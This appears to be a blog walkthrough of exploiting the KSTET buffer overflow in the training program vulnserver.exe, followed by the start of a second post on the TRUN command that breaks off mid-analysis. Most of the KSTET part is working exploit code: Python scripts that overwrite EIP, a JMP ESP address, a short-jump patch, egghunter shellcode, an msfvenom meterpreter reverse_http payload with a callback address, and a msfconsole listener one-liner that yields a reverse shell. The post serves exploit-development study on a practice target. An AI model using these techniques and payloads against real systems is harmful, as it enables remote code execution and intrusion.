Vulnserver – Exploiting the KSTET command (with space limitations)

Intro

In this post I’m going to be working through a different command in vulnserver.exe, the KSTET command. I won’t go into quite as much detail on some things that I explained in the TRUN posts, but I’m still going to start with reverse engineering to get an idea of what we can expect from this command.

The KSTET command involves a basic EIP overwrite, but with limited space for our buffer afterward, which means we’ll need to manipulate where the stack pointer (ESP) points to and use an egghunter to find our final shellcode.

Reverse Engineering the KSTET command

Similar to the TRUN command, we can follow the program’s execution until finding a compare for the “KSTET” command.

Following the flow on a successful compare takes us to what looks like a larger, final block with several things going on.

I’ll break the function calls into chunks so it will make more sense.

  1. malloc() is called after passing a size parameter of 0x64 (100), allocating 100 bytes of memory and returning the address it uses as EAX. That address is then copied into the “ebp+Destination” variable seen in the image.
  2. strncpy() uses this destination address and a size of 0x64 as well to copy what appears to be our command string into the newly allocated buffer, up to 100 bytes.
  3. memset() is then used to set 0x1000 (4096) bytes of memory to zero, but at a different address than our previous destination.
  4. The same address from ebp+Destination is then passed as a parameter to “Function2”, which is just another wrapper function for strcpy as seen below.

This should mean that there has only been 100 bytes of memory allocated to our buffer at the destination address passed to strcpy and, as strcpy doesn’t check the length of source buffer used, should allow us to copy more than that 100 bytes if our command buffer is long enough.

Overwriting EIP and finding the offset

For our exploit, I’m going to start with the script skeleton below that is similar to what we used for TRUN that sends the command KSTET with 1000 As.

#!/usr/bin/env python3
import socket
import sys
import struct

try:
    server = sys.argv[1]
    port = 9999
    size = 1000

    command = b"KSTET "

    inputBuffer = b"\x41" * 1000

    buf = command + inputBuffer

    print(f"Sending evil buffer with command {command.decode()}...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(buf)
    s.close()

    print("Done!")

except socket.error:
    print("Could not connect!")


After running the script and sending our payload we can see the program successfully crashes and overwrites EIP with four As from our buffer. However, it also looks like we only have 20 more As after the four that overwrote EIP which are not nearly enough to put shellcode into.
We need to find out what the offset is for the As causing the crash into our buffer, so we can use msf-pattern_create to generate a pattern for checking this. I used it with a length of 1000 as that is the number of As I initially send in the script.

The pattern string is then inserted into our script below.

    command = b"KSTET "

    inputBuffer = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B"

    buf = command + inputBuffer

Running the script one more time shows we get another crash, but this time at a section of our pattern string.

We can then use msf-pattern_offset to locate how far into our pattern these characters were found. In this case, it looks like the pattern starts at an offset of 70.

Our script can then be updated to match this pattern and attempt to overwrite EIP with 4 Bs to confirm we have the correct offset. I also include Cs after the four Bs up to the total size we initially started with (1000) to ensure the buffer we send is always the same size.

    command = b"KSTET "

    inputBuffer = b"\x41" * 70
    inputBuffer += b"\x42" * 4
    inputBuffer += b"\x43" * (size - len(inputBuffer))

    buf = command + inputBuffer

We can run the script again and confirm we successfully overwrite EIP at the crash with four Bs, confirming we have the correct offset. However, we still see that only 20 more bytes of our buffer are being written to the stack after those causing the crash.

Moving execution to our buffer


Before we address the space limitations, let’s find a JMP ESP instruction we can use to move execution to the rest of our buffer after the crash. We can use the msf-nasm_shell tool in Kali Linux to input the instruction we want (JMP ESP) and see what the bytes are for it. In this case we can see we want to search for the bytes “FFE4”.
The image below has several things happening in it, so I’ll explain each piece.

First, I load the narly WinDbg extension with the command .load narly after copying it’s DLL to the appropriate folder for your installation. My is in the “C:\Program Files\Windows Kits\10\Debuggers\x86\winext” folder, but that may vary.

Second, the !nmod command lists all loaded modules for the current application and the security protections currently applied to them. From this list we can see every module except for vulnserver.exe and essfunc.dll have ASLR applied, which means their memory addresses could change between application runs/machine restarts. For this reason, I chose the essfunc.dll module to search for our JMP ESP instructions because without ASLR its memory addresses should stay the same between application runs.

Finally, I used the module memory addresses for essfunc.dll in the search command s -b MODULE_BASE MODULE_END FF E4 to search that memory space for our JMP ESP instructions.

As we can see above, this produces multiple results for this pattern of bytes, but we can confirm they contain the correct instructions by disassembling that address with u MEMORY_ADDRESS. As seen in the next image, this confirms the first address does contain a JMP ESP instruction.

With this confirmed, we can replace the four Bs in our script with this memory address to have EIP be overwritten by the JMP ESP instruction, which will be executed when the application would normally have crashed and will instead jump execution to ESP containing the rest of our buffer. I use the struct.pack() function in the script to ensure our memory address is sent correctly using the little-endian format expected by Windows operating systems.

    command = b"KSTET "

    inputBuffer = b"\x41" * 70
    inputBuffer += struct.pack("<I", (0x625011af))      # 0x625011af in essfunc.dll - JMP ESP;
    inputBuffer += b"\x43" * (size - len(inputBuffer))

    buf = command + inputBuffer


After restarting the application, 1) I set a break point on our JMP ESP memory address (0x625011af) to verify the application successfully reaches it as expected. When running the script again we see 2) the breakpoint is successfully hit and the next instruction will jump execution to the location at ESP. Finally, 3) we see our buffer is now set to be executed after taking the JMP ESP.

Dealing with space limitations after overwriting EIP

However, now we will need to deal with space limitations mentioned earlier as we only have 20 bytes of space to work with after execution jumps back to ESP. We can use something called an “egghunter” to search the target machine’s memory space for a user-defined pattern of bytes and jump to it if found. Using this method we could send our shellcode payload (prepended with the egg to find) through a different vulnserver command and use an egghunter to locate and jump to it, but our currently available 20 bytes is not even enough for this method.

We can work around this by using our limited space to move ESP back to the beginning of our buffer where we have a little more room to work with. To do this we:

  1. Use the command ‘dd esp-0n70‘ to view memory 70 bytes before our current ESP value, which in this case still contains the As from our buffer.
  2. Use the 'a' command to manually enter an instruction to replace our current one. In this case we want to jump to the memory address seen at ESP-70, which creates the instruction “jmp 0x00fef992”. After entering this command we just press enter again on a blank line to submit the change.
  3. We can use ‘r‘ to see our current command has been changed to the instruction we entered and the bytes for this instruction appear to be “ebb8”. It’s important to note that even though we entered a specific memory address in our instruction, the application does not. It instead uses what’s called a “short jump” that allows jumping to an instruction up to +/- 127 bytes from the current address. This is where the byte pattern comes from, with EB indicating a short jump and the next two bytes indicating how far to jump.

With this in mind, we update our script one more time to include the short jump. The order of bytes has been switched as the instructions are read from right to left (0xb8eb) and NOPs (0x90) added as padding to get to 4 total bytes.

    command = b"KSTET "

    inputBuffer = b"\x41" * 70
    inputBuffer += struct.pack("<I", (0x625011af))      # 0x625011af in essfunc.dll - JMP ESP;
    inputBuffer += struct.pack("<I", (0x9090b8eb))      # Short jump back 70 bytes
    inputBuffer += b"\x43" * (size - len(inputBuffer))

    buf = command + inputBuffer

We restart the application again, set another breakpoint at the JMP ESP instruction, and run the updated script. It shows we successfully jump to ESP, which then contains an instruction to jump to a specific memory address that appears to contain one of our As.

Looking at the disassembly window in WinDbg shows our execution has moved backward to nearly the very beginning of our buffer of As. Nice! Now we have more space to place an egghunter.
Identifying bad characters

Similar to in the TRUN exploit, we need to identify any bad characters for our buffer before attempting to send an actual payload. Given the limited space available, we have to take an iterative approach and send a chunk of characters at a time rather than all 255, but we’re excluding 0x00 already as we already know that was a bad character from our previous exploit. The updated script below shows how we can do this. We have the entire list of bad characters and insert the array at the beginning of our buffer, but comment out all but 2-3 lines at a time to stay within the number of bytes available in the buffer.

    badchars = (
    b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
    b"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
    # b"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
    # b"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
    # b"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
    # b"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
    # b"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
    # b"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
    # b"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
    # b"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
    # b"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
    # b"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
    # b"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
    # b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
    # b"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
    # b"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
    )

    inputBuffer = badchars
    inputBuffer += b"\x41" * (70 - len(badchars))
    inputBuffer += struct.pack("<I", (0x625011af))      # 0x625011af in essfunc.dll - JMP ESP;
    inputBuffer += struct.pack("<I", (0x9090b8eb))      # Short jump back 70 bytes
    inputBuffer += b"\x43" * (size - len(inputBuffer))

Running the script using this format still hits our breakpoint on JMP ESP, after which we can inspect the bytes at the beginning of our buffer. We can inspect the bytes in order using the db command and see that the first two lines of characters all seem to have made it unchanged.

I won’t show each iteration as it is the same process of commenting lines already checked and uncommenting the next, but there were no more bad characters found from the list leaving the NULL byte (0x00) as the only one.

Generating and using an egghunter

Now, to the more interesting part of creating an egghunter. In addition to the code I’ll mention below, I also added this section to our script to send another buffer that will contain the egg we’re searching for and a placeholder for where our shellcode will go later. I use the TRUN command, but the command we use to send the buffer doesn’t necessarily matter as long as it will allow several hundred bytes to be sent as our main goal is just to get the buffer saved in memory somewhere for the egghunter to then find later.

    ###
    # Send initial payload with egg and shellcode placeholder
    ###
    command = b"TRUN "

    inputBuffer = b"w00tw00t"
    inputBuffer += b"\x44" * 200

    buf = command + inputBuffer

    print(f"[+] Sending shellcode buffer with egg through command {command.decode()}...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(buf)

I was going to use msf-egghunter with the command below, but for whatever reason it does not seem to be working for me.

  • -b = List of bad characters to avoid using
  • -e = The egg to use. We will include the egg twice (w00tw00t) at the beginning of our payload for this egghunter to successfully find it.\
  • -f = The format the output should be printed in

If I were to insert the egghunter code into our existing script (using the egghunter varaible instead of buf) it would look like this. I also added 10 NOPs at the beginning for padding just in case our jump back isn’t aligned perfectly.

    ###
    # Send payload to trigger overflow and egghunter
    ###
    command = b"KSTET "

    egghunter = b"\x90" * 10
    egghunter += b""
    egghunter += b"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd"
    egghunter += b"\x2e\x3c\x05\x5a\x74\xef\xb8\x77\x30\x30\x74"
    egghunter += b"\x89\xd7\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

    print("[*] Egghunter length: %d" % len(egghunter))

    inputBuffer = egghunter
    inputBuffer += b"\x41" * (70 - len(egghunter))
    inputBuffer += struct.pack("<I", (0x625011af))      # 0x625011af in essfunc.dll - JMP ESP;
    inputBuffer += struct.pack("<I", (0x9090b8eb))      # Short jump back 70 bytes
    inputBuffer += b"\x43" * (size - len(inputBuffer))

Running the application and stepping through the instructions after hitting our breakpoint shows what the egghunter looks like on disk. This image also shows where I have set a breakpoint at 0x0141f9b6, which is the final JMP EDI instruction that will be taken when the egg is located.


However, for whatever reason when using the egghunter from msf-egghunter, the code never reaches this instruction and appears to get stuck in an infinite loop trying to find the egg. This can also bee seen in the task manager where vulnserver.exe goes up to and stays around 50% CPU utilization, which is extremely high for such a simple program.
As an alternative, I’m going to use a semi-custom egghunter that I learned how to make as part of the OSED course from OffSec. There’s also a public github repo with a script another student has made to make it easier to generate the shellcode needed for this type of egghunter, but that also provides some more details on what it is doing. I won’t go into detail about how it works as that is beyong the scope of this post, but it essentially abuses the NtAccessCheckAndAuditAlarm Windows API function to determine whether we can view a specific page of memory or not. If we can view it, it then iterates over the page attempting to find a match to the given egg until it either finds a match of two eggs in a row or it finishes checking every available page of memory.

After using this script and telling it to create an egghunter for the egg “w00t”, we’re given the code below. I have also added some NOPs (0x90) to the beginning of it just in case our math is off around how far to jump back.

    egghunter = (b"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"      # NOP Sled leading to egghunter
                 b"\x66\x81\xca\xff\x0f\x42\x52\xb8\x3a\xfe"      # Syscall method
                 b"\xff\xff\xf7\xd8\xcd\x2e\x3c\x05\x5a\x74"      # Current egg: w00tw00t
                 b"\xeb\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75"
                 b"\xe6\xaf\x75\xe3\xff\xe7")

Now, if we run the script again, step through several instructions after our first breakpoint, and then set a new breakpoint at the final JMP EDI instruction of the egghunter, we see a different result.

Looking at the image above, we can see we successfully hit the 2nd breakpoint for the JMP EDI instruction and the address it is going to jump to contains Ds in our second buffer sent with the egg. Contiuing execution shows it does successfully jump to our placeholder Ds.

NOTE: The JMP address is different in the next image as I had to stop for a bit and restarted the application.


At this point all we have to do is generate shellcode and replace our placeholder Ds with it. For this case I used the command below for msfvenom to generate our shellcode for a meterpreter shell.

msfvenom -p windows/meterpreter/reverse_http LHOST=192.168.49.153 LPORT=443 -f python -v shellcode -b "\x00" -e x86/shikata_ga_nai
  • -p – specifies the type of payload, in this case a 32-bit meterpreter shell over HTTP
  • LHOST – The IP I want to connect back to
  • LPORT – The port to connect back to
  • -f – The format I want the shellcode output in
  • -v – The name of the variable in the printed output
  • -b – Bad characters to avoid including in the payload
  • -e – The type of encoding to use to avoid using bad characters

We can now take this shellcode and put it into our script immediately following the egg. I also added 20 NOPs (\x90) instructions to the beginning of the shellcode as the encoded msfvenom payload needs around 20 bytes of space available to overwrite while decoding the shellcode.

    shellcode = b"\x90" * 20
    shellcode += b""
    shellcode += b"\xdb\xd4\xba\x08\xa1\x92\x81\xd9\x74\x24\xf4"
    shellcode += b"\x58\x33\xc9\xb1\xa1\x31\x50\x17\x03\x50\x17"
    ..snip..
    shellcode += b"\xf3\xb1\xab\x75\x3a\x8f\xf8\x89\x87\x1f\x4b"
    shellcode += b"\x2b\xa1\xb5\xb3\x7f\xb1\x9f"

    inputBuffer = b"w00tw00t"
    inputBuffer += shellcode

    buf = command + inputBuffer

For our final step, I ran the following one-liner command to launch Metasploit and start a listener using the same configuration used for our payload.

sudo msfconsole -x "use multi/handler;set payload windows/meterpreter/reverse_http;set lhost 192.168.49.153;set lport 443;run -j"

This launches the app and we can see it successfully starts a handler on port 443.

Finally, we can run the script one more time (this time without attaching the debugger) and see it successfully connects back to our listener in metasploit, giving us a reverse shell. Success!

This finishes the walkthrough on how to exploit a second command in vulnserver.exe, but there are a variety of others available for anyone interested. I’m going to end it here for now, but the KSTET command provides a good example of how egghunters can be used when there is only limited space available in an exploit.
Vulnserver – Exploiting the TRUN Command (Part 2)

This post is a continuation of my last post , so if you haven’t seen that one it might be useful to glance over it to get an idea of what is going on.

A word about DEP and ASLR

The vulnserver.exe binary is not compiled with DEP (Data Execution Prevention) or ASLR (Address Space Layout Randomization) by default, but we could force those protections for the specific file if needed through Defender’s configuration. However, in this case the gadgets available from vulnserver.exe and essfunc.dll are severely limited to the point where I don’t believe we’d be able to make a complete ROP chain using only those. I may come back to this at a later point and use another module for gadgets, but for now I’ll just work through the protection-free version of the program.

Anyway, back to investigating the TRUN command.

Exploit skeleton for TRUN

For the next few sections I’ll be using the code skeleton below to send a payload to the application. At the moment it simply sends a payload in the format “TRUN AAAAAAAAAA” with the number of A’s defined by the size variable (currently 1000). We’ll modify this later once we have a better idea of what format we need the buffer to be in in order to reach a section of vulnerable code.

#!/usr/bin/env python3
import socket
import sys
from struct import pack

try:
	server = sys.argv[1]
	port = 9999
	size = 1000

	command = b"TRUN"
	
	inputBuffer = command + b" "
	inputBuffer += b"\x41" * size
	
	buf = inputBuffer
	
	print(f"Sending evil buffer with command {command.decode()} and length {str(size)}...")
	s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
	s.connect((server, port))
	s.send(buf)
	s.close()
	  
	print("Done!")
  
except socket.error:
	print("Could not connect!")

Investigating the TRUN command


If we go back to the dissassembled application in IDA, we can follow the initial chain of string compares until we find one that looks for the string “TRUN “. In this case, the application checks HELP, STATS, RTIME, LTIME, and SRUN before finally checking for TRUN below.


If this comparison returns true, indicating our command beings with “TRUN “, then execution moves to the next block where some more interesting actions are performed. The application appears to allocate space with malloc for 0xBB8 (3000) bytes of memory and then set all 3000 bytes to zero using memset.

After this, flow moves on to a few more checks against the user’s input. I covered one code block below in blue to avoid confusion as it is only used with another command, but appears right next to what we want to look at.


The first CMP instruction above compares EBP+len to EAX (or the value of EBP+var_418), which was set to 5 immediately after the call to memset. We can see the compared values by stepping to the instructions in WinDbg, which shows 5 is compared to 1000.

